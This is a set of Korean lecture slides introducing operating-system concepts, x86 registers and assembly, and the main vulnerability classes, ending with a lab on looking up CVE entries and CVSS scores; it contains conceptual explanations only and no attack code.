



## 운영 체제 취약점 이해 및 대응

# Contents

- I. 운영체제에 대한 이해
- II. 취약점에 대한 이해
- III. 윈도우 시스템의 이해 및 보안
- IV. 리눅스/유닉스 시스템의 이해 및 보안
- V. 윈도우 OS 취약점을 악용한 공격 사례

# I. 운영체제에 대한 이해

1. 운영체제 개념
2. 운영체제 기능
3. 운영체제 종류
4. 시스템과 프로그램에 대한 이해

## 1 운영체제 개념


### • 운영체제(Operation System)

– “운영체제란 사용자가 컴퓨터 시스템을 손쉽게 사용하도록 하고, 시스템 자원(메모리, 프로세서, 입출력 장치, 정보, 네트워크 등)을 효율적으로 관리할 수 있도록 하는 프로그램 집합”

- 윌리엄 스탈링스(William Stallings)의 ‘운영체제 내부 구조 및 설계 원리’  
(Operating Systems: Internals and Design Principles)

## 1 운영체제 개념

- 운영체제(Operation System)



## 2 운영체제 기능

- 운영체제는 사용자에게 시스템 자원을 효율적으로 사용하고, 관리하기 위해 다음과 같은 기능들을 제공함

- 사용자 명령 인터페이스 (UCI: User Command Interface)

- 윈도우 운영체제 계열은 CMD.EXE, 유닉스/리눅스 계열은 /bin/sh, bin/bash 쉘
  - 해커들이 원격 공격을 통해 가장 얻고자 하는 기능

- 메모리 관리 (Memory Management)

- 프로그램을 실행할 때 프로그램 코드와 데이터를 저장하고 처리하기 위한 메모리 필요
  - 프로그램의 메모리 요청에 대한 적합성 검증하고 메모리를 할당
  - 할당된 메모리를 다른 프로그램이 접근하지 못하게 관리하고 보호, 사용 종료 후 회수
  - 운영체제/시스템 해킹 할 때 메모리 관련 취약점을 매우 많이 이용함

## 운영체제 기능

- 운영체제는 사용자에게 시스템 자원을 효율적으로 사용하고, 관리하기 위해 다음과 같은 기능들을 제공함

### - 프로세스 관리 (Processor Management)

- 프로세서(CPU)가 프로그램을 실행하는 과정에서 프로그램 코드가 단계적으로 수행됨
- 프로그램 코드를 구성하는 명령어(인스트럭션, Instruction)을 체계적이고 효율적으로 실행되도록 작업 스케줄링(Job scheduling) 관리
- 프로그램의 취약점을 공격할 때 인스트럭션을 이해하고, 프로그램 구동 원리를 이해하는 것이 매우 중요

### - 장치 관리 (Device Management)

- 모니터, 키보드, 프린트, 하드 디스크, 네트워크 랜카드 등 시스템 내의 모든 장치 (Device)를 프로그램에 할당하거나 회수하는 기능

## 2 운영체제 기능

- 운영체제는 사용자에게 시스템 자원을 효율적으로 사용하고, 관리하기 위해 다음과 같은 기능들을 제공함

### - 파일 관리 (File Management)

- 시스템 내의 파일과, 폴더에 사용자 별 접근 권한을 부여하고, 접근 권한에 따라 파일을 읽거나, 쓰거나, 실행할 수 있는 기능을 관리
- 공격자가 사용자 명령 인터페이스 기능을 획득하면, 파일 관리 기능을 통해 중요 파일을 열람하여 정보를 탈취해 나감.
- 유닉스/리눅스 계열과 같이 Multi-User 시스템이 기본인 경우에는 파일 관리가 잘못되었을 경우, 일반 사용자가 중요 파일에 접근할 수 있는 등 접근 통제 취약점이 발생함.

### 3 운영체제 종류

- 운영체제의 종류는 시장에 따라 보통 데스크탑, 서버, 모바일, 임베디드, 그리고 특수목적(슈퍼컴퓨터) 등으로 형성

데스크탑



윈도우



맥OS



리눅스

서버



UNIX®



모바일



안드로이드

iOS

임베디드



### 3 운영체제 종류

- 운영체제의 종류는 시장에 따라 보통 데스크탑, 서버, 모바일, 임베디드 그리고 특수목적(슈퍼컴퓨터) 등으로 형성

## Linux totally dominates supercomputers

It finally happened. Today, all 500 of the world's top 500 supercomputers are running Linux.



By Steven J. Vaughan-Nichols for [Linux and Open Source](#) | November 14, 2017 -- 20:04 GMT (04:04 GMT+08:00) | Topic: [Innovation](#)



### – 전세계 상위 500개 슈퍼컴퓨터 목록

- <https://www.top500.org/statistics/sublist/>
- 읽을거리#1: 세계 슈퍼컴퓨터 톱500 모두 리눅스로 구동  
[http://www.zdnet.co.kr/news/news\\_view.asp?artice\\_id=20171116020354](http://www.zdnet.co.kr/news/news_view.asp?artice_id=20171116020354)
- 읽을거리#2: 리눅스는 어떻게 슈퍼컴퓨팅을 장악했나?  
<http://www.itworld.co.kr/news/107369>

## 4 시스템과 프로그램에 대한 이해: CPU와 메모리

### • CPU, Virtual Memory, Physical Memory, Disk

- CPU: 연산 장치 (레지스터)
- 메모리: 저장 장치 (스택, 힙, 메모리 주소)



## 4

## 시스템과 프로그램에 대한 이해: CPU와 메모리

- CPU: 80x86 (32 bit CPU 레지스터)

범주	80386 레지스터	이름	비트	용도
범용 세그먼트 (General Register)	EAX	누산기(Accumulator)	32	주로 산술 연산에 사용(함수의 결과 값 저장)
	EBX	베이스 레지스터(Base Register)	32	특정 주소 저장(주소 지정을 확대하기 위한 인덱스로 사용)
	ECX	카운트 레지스터(Count Register)	32	반복적으로 실행되는 특정 명령에 사용(루프의 반복 횟수나 좌우 방향 시프트 비트 수 기억)
	EDX	데이터 레지스터(Data Register)	32	일반 자료 저장(입출력 동작에 사용)
세그먼트 레지스터 (Segment Register)	CS	코드 세그먼트 레지스터 (Code Segment Register)	16	실행될 기계 명령어가 저장된 메모리 주소 지정
	DS	데이터 세그먼트 레지스터 (Data Segment Register)	16	프로그램에서 정의된 데이터, 상수, 작업 영역의 메모리 주소 지정
	SS	스택 세그먼트 레지스터 (Stack Segment Register)	16	프로그램이 임시로 저장할 필요가 있거나 사용자의 피호출 서브루틴이 사용 할 데이터와 주소 포함
	ES, FS, GS	엑스트라 세그먼트 레지스터 (Extra Segment Register)	16	문자 연산과 추가 메모리 지정을 위해 사용되는 여분의 레지스터
포인터 레지스터 (Pointer Register)	EBP	베이스 포인터(Base Pointer)	32	SS 레지스터와 함께 사용되어 스택 내의 변수 값을 읽는데 사용
	ESP	스택 포인터(Stack Pointer)	32	SS 레지스터와 함께 사용되며, 스택의 가장 끝 주소를 가리킴
	EIP	명령 포인터(Instruction Pointer)	32	다음 명령어의 오프셋(상대 위치 주소)을 저장하며 CS 레지스터와 합쳐져 다음에 수행될 명령의 주소 형성
인덱스 레지스터	EDI	목적지 인덱스(Destination Index)	32	목적지 주소에 대한 값 저장
	ESI	출발지 인덱스(Source Index)	32	출발지 주소에 대한 값 저장
플래그 레지스터	EFLAGS	플래그 레지스터(Flag Register)	32	연산 결과 및 시스템 상태와 관련된 여러 가지 플래그 값 저장

## 시스템과 프로그램에 대한 이해: CPU와 메모리

- CPU: 80x86 (64bit, 32, 16, 8 bit CPU 레지스터)

64-bit register	Lower 32 bits	Lower 16 bit	Lower 8 bits
rax	eax	ax	al
rbx	ebx	bx	bl
rcx	ecx	cl	
rdx	edx	dx	dl
rsi	esi	si	sil
rdi	edi	di	dil
rbp	ebp	bp	bpl
rsp	esp	sp	spl
rip	eip		

## 4

## 시스템과 프로그램에 대한 이해: CPU와 메모리

- Linux에서 32bit 운영체제인지, 64bit 운영체제인지 확인하는 방법

- 방법1: getconf LONG\_BIT
- 방법2: arch
  - x86\_64 → 64 bit
  - i386 또는 i686 → 32 bit
- 방법3: uname -m
- 방법4: echo \$HOSTTYPE
- 방법5: lscpu | grep ^Arch

## 시스템과 프로그램에 대한 이해: CPU와 메모리

- Windows에서 32bit 운영체제인지, 64bit 운영체제인지 확인하는 방법
  - 방법1: echo %PROCESSOR\_ARCHITECTURE%  
AMD64 → 64 bit  
x86 → 32 bit
  - 방법2: systeminfo | findstr based  
x64-based PC → 64 bit
  - 방법3: wmic os get osarchitecture

## 시스템과 프로그램에 대한 이해: CPU와 메모리

- 윈도우 메모리 구조는 32bit의 경우 기본적으로 프로세스 별로 4GB로 구성
  - $2^{32}$  bytes (4 Gigabytes)
- 윈도우 운영체제는 가상메모리 사용. 프로세스 별로 유저영역 2GB, 커널영역 2GB(모든 프로세스가 공유)로 총 4GB의 독립된 메모리 공간 사용.
- 64-bit 경우 이론적으로  $2^{64}$  bytes(16 Exabyte) 여야 하나, 실제로 그 일부인 8-terabyte 영역만 사용자 영역에서 사용



## 시스템과 프로그램에 대한 이해: 어셈블리어

- 어셈블리어는 기계어를 사람이 쉽게 이해할 수 있도록 표현을 바꿔 놓은 것.
- “55 8B EC 81 EC D8 00 00 00 53 56 57 …”

55	PUSH EBP
8B EC	MOV EBP, ESP
81 EC D8 00 00 00	SUB ESP, OD8
53	PUSH EBX
56	PUSH ESI
57	PUSH EDI

- 자주 사용되는 어셈블리 명령어

PUSH, POP, MOV, LEA, INC, DEC, ADD, SUB, CALL, RET, NOP, XOR, OR, AND, SHR, SHL, CMP, JMP, JE, JGE, JLE, JNE, JZ

상세 내용은 ‘악성코드 분석’ 수업에서 학습

## 시스템과 프로그램에 대한 이해: 어셈블리어

- 어셈블리는 Intel과 AT&T Syntax 방식이 있음
- 두 방식의 가장 큰 차이점은 operand라고 하는 연산자 위치 차이
  - AT&T assembly syntax use in GNU AS.
  - AT&T: mnemonic source, destination. (usually used in UNIX)
  - Intel: mnemonic destination, source. (usually used in Windows)
- Ex) 16진수 값 5를 eax 레지스터로 이동
  - AT&T: movl \$0x05, %eax
  - Intel: movl eax, 5
- Ex) ebp에서 12만큼 더한 위치에 있는 값을 eax에 이동
  - AT&T: movl 0x12(%ebp), %eax
  - Intel: movl eax, [ebp+12h]
- Operand Suffixes
  - b = byte(8 bit), s = short(16 bit), w = word(16 bit), l = long(32 bit)

## II. 취약점에 대한 이해

1. 취약점과 익스플로잇(Exploit)
2. 취약점 유형
3. 취약점 정보 확인
4. 취약점에 대한 이해(쉘코드)
5. 익스플로잇 정보

## 1 취약점과 익스플로잇(Exploit)

- 취약점 : Vulnerability
  - 취약점이란 사용자에게 허용된 권한 이상의 동작이나 정보 열람을 가능하게 하는 설계상의 허점이나 결함을 말함.
  - 취약점이 발생하는 이유: 프로그램은 사람이 만드는데, 개발자가 프로그램 개발 시 실수를 하기 때문. 수백, 수천 명 이상이 검토하고 검토한 윈도우 및 리눅스도 여전히 취약점이 발견되고 있음
- 익스플로잇 : Exploit
  - 일반적으로 취약점이 발견되면 해당 취약점을 공격하여 원하는 코드를 실행하거나 특정 목적을 달성하는 공격코드 또한 개발됨. 이런 공격코드를 Exploit(익스플로잇)이라고 부름
- 취약점을 연구하는 목적: 판매, 명예와 공부, 불법적인 행위, 군사적인 목적
- 취약점이 발견되고 패치가 이뤄지기 전까지 기간에 이뤄지는 공격을 “0-day(제로 데이) 공격” 이라고 함.

# 1 취약점과 악스플로잇(Exploit)

## • 취약점 관리체계: 미국 사례



김동진, 국가DB기반의 국내외 보안취약점 관리체계분석

\* NVD: National Vulnerability Database, CWE: Common Weakness Enumeration, SCAP: Security Content Automation Protocol, CVE: Common Vulnerabilities and Exposures, CCE: Common Configuration Enumeration, OVAL: Open Vulnerability and Assessment Language, CPE: Common Platform Enumeration, XCCDF: Extensible Configuration Checklist Description Format

## 취약점 유형

### • 운영체제 취약점 (예: 윈도우7)

- [https://www.cvedetails.com/product/17153/Microsoft-Windows-7.html?vendor\\_id=26](https://www.cvedetails.com/product/17153/Microsoft-Windows-7.html?vendor_id=26)

[Microsoft](#) » [Windows 7 : Vulnerability Statistics](#)

Vulnerability Trends Over Time															
Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
<a href="#">2009</a>	15	<a href="#">3</a>	<a href="#">10</a>	<a href="#">2</a>	<a href="#">6</a>										<a href="#">1</a>
<a href="#">2010</a>	64	<a href="#">16</a>	<a href="#">29</a>	<a href="#">15</a>	<a href="#">9</a>		<a href="#">1</a>			<a href="#">2</a>	<a href="#">1</a>	<a href="#">22</a>			<a href="#">4</a>
<a href="#">2011</a>	102	<a href="#">14</a>	<a href="#">18</a>	<a href="#">9</a>	<a href="#">8</a>		<a href="#">2</a>			<a href="#">4</a>	<a href="#">2</a>	<a href="#">65</a>			<a href="#">3</a>
<a href="#">2012</a>	44	<a href="#">4</a>	<a href="#">14</a>	<a href="#">6</a>						<a href="#">2</a>	<a href="#">3</a>	<a href="#">22</a>			
<a href="#">2013</a>	99	<a href="#">16</a>	<a href="#">18</a>	<a href="#">24</a>	<a href="#">6</a>			<a href="#">1</a>		<a href="#">3</a>	<a href="#">2</a>	<a href="#">67</a>			<a href="#">4</a>
<a href="#">2014</a>	36	<a href="#">6</a>	<a href="#">12</a>	<a href="#">5</a>	<a href="#">3</a>					<a href="#">6</a>	<a href="#">5</a>	<a href="#">12</a>			<a href="#">4</a>
<a href="#">2015</a>	147	<a href="#">11</a>	<a href="#">52</a>	<a href="#">12</a>	<a href="#">9</a>			<a href="#">1</a>		<a href="#">24</a>	<a href="#">24</a>	<a href="#">60</a>			<a href="#">1</a>
<a href="#">2016</a>	134	<a href="#">4</a>	<a href="#">39</a>	<a href="#">18</a>	<a href="#">6</a>					<a href="#">11</a>	<a href="#">20</a>	<a href="#">71</a>			
<a href="#">2017</a>	229	<a href="#">17</a>	<a href="#">47</a>	<a href="#">20</a>	<a href="#">2</a>		<a href="#">1</a>			<a href="#">4</a>	<a href="#">125</a>	<a href="#">14</a>	<a href="#">1</a>		
<a href="#">2018</a>	91	<a href="#">8</a>	<a href="#">15</a>	<a href="#">9</a>	<a href="#">1</a>					<a href="#">9</a>	<a href="#">39</a>	<a href="#">1</a>			
Total	961	<a href="#">99</a>	<a href="#">254</a>	<a href="#">120</a>	<a href="#">50</a>		<a href="#">4</a>	<a href="#">2</a>		<a href="#">65</a>	<a href="#">221</a>	<a href="#">334</a>	<a href="#">1</a>		<a href="#">17</a>
% Of All		10.3	26.4	12.5	5.2	0.0	0.4	0.2	0.0	6.8	23.0	34.8	0.1	0.0	

## 2

## 취약점 유형

- DoS : Denial of Service (서비스 거부 공격)
  - 보안의 3요소(기밀성, 무결성, 가용성) 중 가용성을 침해하는 행위로, 서비스를 정상적으로 운영하지 못하도록 만드는 서비스 거부 공격
- Code Execution (코드 실행)
  - 운영체제에 있는 명령어 해석기(cmd.exe, /bin/sh)를 통해 특정 명령어를 실행할 수 있는 공격
  - 보통 RCE(Remote Code Execution, 원격 코드 실행)으로 많이 불리기도 함.
- Overflow (오버플로우 취약점)
  - 프로그래머가 메모리 경계 값을 검사하지 않아, 공격자가 할당된 메모리 바운더리를 벗어나서 임의의 메모리에 접근할 수 있는 취약점
  - 보통 오버플로우 취약점을 이용해서 코드 실행 또는 DoS, 정보 획득 등이 이뤄짐.

## 2 취약점 유형

- Memory Corruption (메모리 오염)
  - 메모리 관련 취약점으로, 메모리를 참조하는 부분에서 오류가 발생하는 취약점
  - 공격자는 메모리 오염 취약점을 이용해서 공격자가 원하는 명령어를 참조하도록 할 수 있음.
- Gain Information (정보 수집)
  - 시스템 정보나, 애플리케이션 정보 등 공격자에게 유리한 정보가 노출되는 취약점
  - 대표적인 경우로, 어플리케이션 버전 정보나, 시스템 경로 정보 등이 노출되는 것.
- Gain Privileges (권한 상승)
  - 낮은 권한을 가진 계정에서 높은 권한을 가진 계정으로 올라갈 수 있는 취약점
  - 대표적으로 리눅스/유닉스에서 일반 사용자 권한에서 root(최고 관리자) 권한으로 올라갈 수 있는 취약점

## 2 취약점 유형

- SQL Injection
  - SQL 쿼리문에 임의의 공격 코드를 삽입하여, 공격자가 원하는 SQL 구문을 실행 할 수 있는 취약점
  - 이 취약점으로 웹 페이지 로그인 우회, 다른 테이블 내용 열람 등이 가능함
- XSS : Cross Site Scripting (크로스 사이트 스크립팅)
  - 웹 사이트에 공격자가 악의적인 스크립트를 삽입하여, 사용자 쿠키/세션을 탈취하거나, 사용자를 다른 사이트로 강제로 이동 시키는 등, 다양한 스크립트 태그를 통해 웹 사이트 사용자를 공격하는 취약점.
- Directory Traversal (디렉터리 탐색 취약점)
  - 웹 취약점의 일환으로, 웹 사이트에서 정상적으로 접근하기 어려운 시스템 내부에 있는 설정 파일, 웹 소스 파일들을 강제로 내려 받을 수 있는 취약점.
  - 웹 취약점 세부 내용 및 실습은 이후 웹 어플리케이션 취약점 이해 부분에서 실습

## 취약점 유형

- **HTTP Response Splitting : HTTP 응답 분할**
  - HTTP Request에 있는 매개변수가 HTTP Response에 포함되어 출력되는 경우, 매개변수 내 개행문자(CR: Carriage Return=%0D, LF: Line Feed=%0A)를 넣어서 응답을 분할함.
  - 응답 메시지를 조작할 수 있어 악의적인 코드를 삽입하여 XSS 공격 등이 가능함.
- **Bypass something**
  - 사용자 인증 우회와 같은 시스템에서 구현된 통제를 우회하는 취약점.
- **CSRF : Cross Site Request Forgery (크로스사이트 요청 위조)**
  - 공격자가 웹 페이지에 악성코드를 삽입하여, 해당 페이지에 접속하는 사용자에게 임의의 행동을하도록 유도하는 공격
- **File Inclusion : 파일 포함**
  - 로컬 파일 또는 원격지 파일을 불러와서 명령어를 실행할 수 있는 취약점

### 3 <실습> 취약점 정보 확인

- 취약점 정보(CVE)를 확인하고, 취약점 위험도 점수(CVSS) 계산

- 실습 목표

- » 공개된 취약점 정보를 확인하고, 취약점에 부여된 위험도 점수를 계산할 수 있습니다.

- 실습 환경

구성	ID/PW	IP
실습 서버 (Windows 7)	win7/root123	192.168.10.102

- 실습 문제 구성

- » 공개 취약점 정보들이 인터넷에 공개되어 있습니다. CVE라고 알려져 있는 취약점 정보 관리 사이트에서 안드로이드 관련 취약점들의 통계 정보를 살펴보고, 취약점 위험도 점수가 10점인 CVE-2017-13292 취약점을 찾아보시오. 그리고 CVSS 사이트를 방문하여 CVSS 점수가 산정되는 과정을 살펴보시오.

### 3 <실습> 취약점 정보 확인

- 운영체제 취약점 확인 (예: 안드로이드 운영체제 취약점)
  - <https://www.cvedetails.com/> 사이트에 접속

보안 연결 | https://www.cvedetails.com

## CVE Details

The ultimate security vulnerability datasource (e.g.: CVE-2009-)

[Log In](#) [Register](#)

[Switch to https://](#)

[Home](#)

**Browse :**

- [Vendors](#)
- [Products](#)
- [Vulnerabilities By Date](#)
- [Vulnerabilities By Type](#)

**Reports :**

- [CVSS Score Report](#)
- [CVSS Score Distribution](#)

**Search :**

- [Vendor Search](#)
- [Product Search](#)
- [Version Search](#)
- [Vulnerability Search](#)
- [By Microsoft References](#)

**Top 50 :**

- [Vendors](#)
- [Vendor Cvss Scores](#)
- [Products](#)
- [Product Cvss Scores](#)
- [Versions](#)

**Other :**

- [Microsoft Bulletins](#)
- [Bugtraq Entries](#)
- [CWE Definitions](#)

Enter a CVE id, product, vendor, vulnerability type...

### Current CVSS Score Distribution For All Vulnerabilities

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	<a href="#">2248</a>	2.10
1-2	<a href="#">827</a>	0.80
2-3	<a href="#">4158</a>	3.90
3-4	<a href="#">3392</a>	3.20
4-5	<a href="#">22327</a>	20.90
5-6	<a href="#">20692</a>	19.30
6-7	<a href="#">13983</a>	13.10
7-8	<a href="#">24325</a>	22.70
8-9	<a href="#">464</a>	0.40
9-10	<a href="#">14657</a>	13.70
<b>Total</b>	<a href="#">107073</a>	

Weighted Average CVSS Score: **6.6**

### Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities
0-1	2248
1-2	827
2-3	4158
3-4	3392
4-5	22327
5-6	20692
6-7	13983
7-8	24325
8-9	464
9-10	14657
<b>Total</b>	<a href="#">107073</a>

### Vulnerability Distribution By CVSS Scores

